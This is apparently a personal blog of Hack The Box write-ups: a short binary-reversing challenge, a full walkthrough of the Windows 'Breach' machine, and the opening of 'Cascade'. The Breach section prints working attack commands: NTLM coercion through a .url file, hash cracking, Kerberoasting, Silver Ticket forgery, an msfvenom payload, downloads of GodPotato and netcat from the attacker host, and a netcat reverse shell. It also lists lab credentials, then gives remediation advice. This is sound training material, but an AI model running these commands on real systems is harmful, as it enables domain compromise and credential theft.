kami@kali:~$ journalctl
-
WIDE writeup
WIDE writeup
Challenge name: WIDE
Difficulty: Very Easy
Challenge Scenario: We’ve received reports that Draeger has stashed a huge arsenal in the pocket dimension Flaggle Alpha. You’ve managed to smuggle a discarded access terminal to the Widely Inflated Dimension Editor from his headquarters, but the entry for the dimension has been encrypted. Can you make it inside and take control?
Link: https://app.hackthebox.com/challenges/WIDE?tab=play_challenge
Machine IP: N/A

We were provided some files. Downloaded those and unzipped them. We get two files.

When cat’ing them out we get jumbled characters.

Wide can be executed so I ran that and it gave me usage that I could run it against db.ex.

When typing numbers it game more more information on the dimensions. When I tried 6, which would be Flaggle Alpha, it asks for a key as it is encrypted.

We can use radare2 to map the binary.
r2 -A wide

Afl


Pdf @ main
Pdf @ sym.menu

I’m not professional yet at reading this yet but there is a lot of comments and we can see a possible key.

Copied that that and ran wide again pasting that and I was able to get the flag.

GG
-
Breach writeup
Breach writeup
Box name: Breach
Difficulty: Medium
OS: Windows
Overview: Breach is a medium difficulty Windows machine, where guest access to an SMB share is available. By leveraging write permissions on that SMB share, NTLMv2 hashes of a domain user are captured to obtain valid credentials. With access as a low-privileged domain user, a kerberoastable service account (svc_mssql) is revealed. After getting access to the service account, a Silver Ticket attack is performed to impersonate the Administrator user and gain access to Microsoft SQL Server. Through the xp_cmdshell feature, remote code execution is achieved as the svc_mssql service account. Finally, privilege escalation is performed by abusing the SeImpersonatePrivilege privilege.
Link: https://app.hackthebox.com/machines/Breach?sort_by=created_at&sort_type=desc
Machine IP: 10.129.16.205
The User flag for this Box is located in a non-standard directory, C:\share\transfer.
Ran rustscan against the machine.

I’ll check out SMB first.
smbclient -N -L //10.129.16.205/

Connecting to share we seem some interesting directories and users.
smbclient //10.129.16.205/share

This share is writable and interestingly julia’s directory was last updated at a completely different time than the others. Will see if we can capture a hash using NTLM coercion. Created a file pwn.url.
[InternetShortcut]URL=http://10.10.16.27/IconFile=\\10.10.16.27\share\icon.icoIconIndex=1Ran responder.
Sudo responder -I tun0
Put the file in the SMB transfer directory and right away I got Julia’s hash.

Saved the hash to a file and I was able to crack it with hashcat.
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

julia.wong:Computer1
Couldn’t get a shell or evilwinrm but earlier the machine told us the user.txt would be in the share and it is.

Did further enumeration with the new creds we have. I was able to find the domain users.
nxc ldap 10.129.16.205 -u julia.wong -p ‘Computer1’ –users

Created a list with those users. Kerberoasted next though and we actually get a hash for svc_mssql.
GetUserSPNs.py breach.vl/julia.wong:’Computer1′ -dc-ip 10.129.16.205 -request

I was able to crack this successfully too.
hashcat -m 13100 hash2.txt /usr/share/wordlists/rockyou.txt

svc_mssql:Trustno1
Did more enumeration but couldn’t find anything of importance. Ran bloodhound to see if it could guide me.
bloodhound-python -u svc_mssql -p ‘Trustno1’ -d breach.vl -ns 10.129.16.205 -c All –zip
I was stuck here and referred to the writeup. I missed the SPN in Bloodhound. Theres a MSSQL service definitely running.

Originally as nmap didn’t pick it up it just went over my head. We can perform a Silver Ticket Attack. We can get the SID of the domain from bloodhound.
ticketer.py -spn MSSQLSvc/breachdc.breach.vl -domain-sid S-1-5-21-2330692793-3312915120-706255856 -nthash 69596c7aa1e8daee17f8e78870e25a5c -domain breach.vl -dc-ip 10.129.16.205 -user-id 500 Administrator

Export the ticket.
export KRB5CCNAME=Administrator.ccache
Then we can connect to MSSQL and get a shell through it.
mssqlclient.py -k breachdc.breach.vl

Got a base64 revshell from https://www.revshells.com/


When enumerating privileges, I noticed we have SeImpersonatePrivilege. Created meterpreter payload.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=1338 -f exe -o shell.exe
Set up listener in msfconsole.

Downloaded it to victim machine.
wget http://10.10.16.27/shell.exe -OutFile C:\Windows\Temp\shell.exe
This didn’t work as Defender was blocking this. Tried doing more poking but I got stuck. I looked at the writeup again- Instead we can use a potato attack like GodPotato https://github.com/BeichenDream/GodPotato. Apparently wget is blocked but curl works.
cd C:\windows\tasks
curl http://10.10.16.27/GodPotato-NET4.exe -o GodPotato.exe
curl http://10.10.16.27/nc64.exe -o nc.exe

.\GodPotato.exe -cmd “C:\windows\tasks\nc.exe 10.10.16.27 4444 -e cmd.exe”
And we finally get a shell and can grab root.txt.

Attack Chain
1 – Reconnaissance Ran RustScan and identified SMB ports. Checked SMB with anonymous access and found a readable and writable share directory with user folders including one for julia.wong that had been modified at a different time than the others, suggesting active use.
smbclient -N -L //10.129.16.205/ smbclient //10.129.16.205/share
2 – NTLM hash capture via malicious URL file The share transfer directory was writable. Created a malicious .url file referencing an attacker-controlled UNC path to trigger an NTLM authentication request when a user browsed the directory. Set up Responder and placed the file in julia.wong’s directory. Captured julia.wong’s NTLMv2 hash immediately. Cracked it with Hashcat using rockyou.
sudo responder -I tun0 hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: julia.wong:Computer1
3 – User flag and domain enumeration Retrieved user.txt from the SMB share as specified in the box notes. Enumerated domain users via LDAP with the new credentials and built a user list. Kerberoasted and received a TGS hash for svc_mssql. Cracked it with Hashcat.
GetUserSPNs.py breach.vl/julia.wong:’Computer1′ -dc-ip 10.129.16.205 -request hashcat -m 13100 hash2.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: svc_mssql:Trustno1
4 – Silver Ticket attack and MSSQL access Ran BloodHound and identified an MSSQL SPN registered to svc_mssql. Performed a Silver Ticket attack using the svc_mssql NTLM hash and domain SID to forge a Kerberos ticket impersonating the Administrator account for the MSSQLSvc service. Connected to MSSQL using the forged ticket and enabled xp_cmdshell to achieve code execution as svc_mssql.
ticketer.py -spn MSSQLSvc/breachdc.breach.vl -domain-sid S-1-5-21-2330692793-3312915120-706255856 -nthash 69596c7aa1e8daee17f8e78870e25a5c -domain breach.vl -dc-ip 10.129.16.205 -user-id 500 Administrator export KRB5CCNAME=Administrator.ccache mssqlclient.py -k breachdc.breach.vl
5 – Privilege Escalation – GodPotato SeImpersonatePrivilege abuse Identified SeImpersonatePrivilege on the svc_mssql account. Attempted to download a Meterpreter payload via PowerShell wget but Defender blocked it. Switched to curl which bypassed the restriction. Downloaded GodPotato and nc64.exe to C:\Windows\Tasks and executed GodPotato to impersonate SYSTEM and spawn a reverse shell. Retrieved root.txt.
curl http://10.10.16.27/GodPotato-NET4.exe -o GodPotato.exe .\GodPotato.exe -cmd “C:\windows\tasks\nc.exe 10.10.16.27 4444 -e cmd.exe”
Key Takeaways
- Writable SMB share enabling NTLM hash capture – The share transfer directory allowed anonymous or guest write access, enabling placement of a malicious .url file that triggered NTLM authentication when browsed by a domain user. SMB shares must be restricted to the minimum required permissions and write access must require explicit authentication. Shares must never be writable by anonymous or guest accounts.
- Weak password crackable with rockyou – julia.wong – Julia’s NTLMv2 hash was cracked using the rockyou wordlist. Domain user passwords must meet complexity requirements that resist offline cracking. A captured NTLMv2 hash is only as secure as the underlying password and weak passwords make hash capture attacks immediately effective.
- Kerberoastable service account with a weak password – svc_mssql – The svc_mssql account had an SPN registered and used the well-known password Trustno1, crackable in seconds. Service accounts with SPNs must use passwords of at least 25 randomly generated characters to make offline Kerberoast cracking computationally infeasible. Consider using Group Managed Service Accounts to automate password rotation.
- Silver Ticket attack enabled by service account hash – The svc_mssql NTLM hash obtained via Kerberoasting was sufficient to forge Silver Tickets impersonating any domain user for the MSSQL service without contacting the domain controller. Service account password compromise in a Silver Ticket context bypasses all domain-level monitoring. Rotating the svc_mssql password immediately is critical.
- SeImpersonatePrivilege on an MSSQL service account enabling SYSTEM escalation – The svc_mssql service account held SeImpersonatePrivilege, allowing a potato-style attack to impersonate SYSTEM. MSSQL service accounts must run under a dedicated least-privilege gMSA without SeImpersonatePrivilege and must be explicitly removed from any group granting this right.
Remediation
[Immediate] Restrict SMB share write permissions Remove anonymous and guest write access from all SMB shares immediately. Require explicit authenticated authorization for write access and restrict the transfer directory to only the users with an operational requirement. Implement monitoring to alert on .url, .lnk, and .scf files being created on SMB shares as these are indicators of hash capture attempts.
[Immediate] Rotate all compromised credentials and enforce strong passwords Rotate julia.wong and svc_mssql passwords immediately. Implement a Fine-Grained Password Policy requiring a minimum of 15 characters with complexity for all domain accounts and a minimum of 25 randomly generated characters for all service accounts. Deploy a banned password list blocking Trustno1, Computer1, and similar common patterns.
[Immediate] Migrate svc_mssql to a Group Managed Service Account Replace the svc_mssql standard user account with a gMSA to automate password rotation and eliminate the risk of Kerberoasting. gMSA passwords are 240 characters randomly generated and rotated automatically. Remove SeImpersonatePrivilege from the MSSQL service account by running MSSQL under a properly configured gMSA with the minimum required permissions.
[Immediate] Disable xp_cmdshell and restrict MSSQL surface Disable xp_cmdshell on all MSSQL instances where it is not explicitly required for a documented operational function. Audit all other dangerous MSSQL features including xp_dirtree, Ole Automation Procedures, and linked servers and disable any that are not required. Restrict MSSQL network access to authorized application servers only.
[Short-term] Implement Silver Ticket detection and Kerberos monitoring Deploy SIEM detection rules for Silver Ticket indicators including Kerberos service ticket requests that bypass the KDC and authentication events using tickets with anomalous attributes. Enable advanced Kerberos audit logging on all domain controllers. Run BloodHound regularly to identify Kerberoastable accounts and prioritize remediating those with weak or crackable passwords.
[Long-term] Implement a tiered service account governance program Define a policy requiring all service accounts to use gMSAs where technically feasible, with regular audits of all accounts holding SPNs. Establish SLAs for remediating Kerberoastable accounts with weak passwords. Include MSSQL security configuration, SMB share permissions, and Silver Ticket attack paths in the regular penetration testing scope.
- Writable SMB share enabling NTLM hash capture – The share transfer directory allowed anonymous or guest write access, enabling placement of a malicious .url file that triggered NTLM authentication when browsed by a domain user. SMB shares must be restricted to the minimum required permissions and write access must require explicit authentication. Shares must never be writable by anonymous or guest accounts.
-
Cascade writeup
Cascade writeup
Box name: Cascade
Difficulty: Medium
OS: Windows
Overview: Cascade is a medium difficulty Windows machine configured as a Domain Controller. LDAP anonymous binds are enabled, and enumeration yields the password for user r.thompson, which gives access to a TightVNC registry backup. The backup is decrypted to gain the password for s.smith. This user has access to a .NET executable, which after decompilation and source code analysis reveals the password for the ArkSvc account. This account belongs to the AD Recycle Bin group, and is able to view deleted Active Directory objects. One of the deleted user accounts is found to contain a hardcoded password, which can be reused to login as the primary domain administrator.
Link: https://app.hackthebox.com/machines/Cascade?sort_by=created_at&sort_type=desc
Machine IP: 10.129.15.29
Ran rustscan against the machine.
rustscan -a 10.129.15.29 –ulimit 5000 -b 2000 — -A -Pn

AD machine. Let’s check out ldap first.
ldapsearch -x -H ldap://10.129.15.29:389 -b “dc=cascade,dc=local”
I got a bunch of information. Created a list for users. Onmm Ryan Thompson’s information we get a cascadeLegacyPwd that looks interesting.
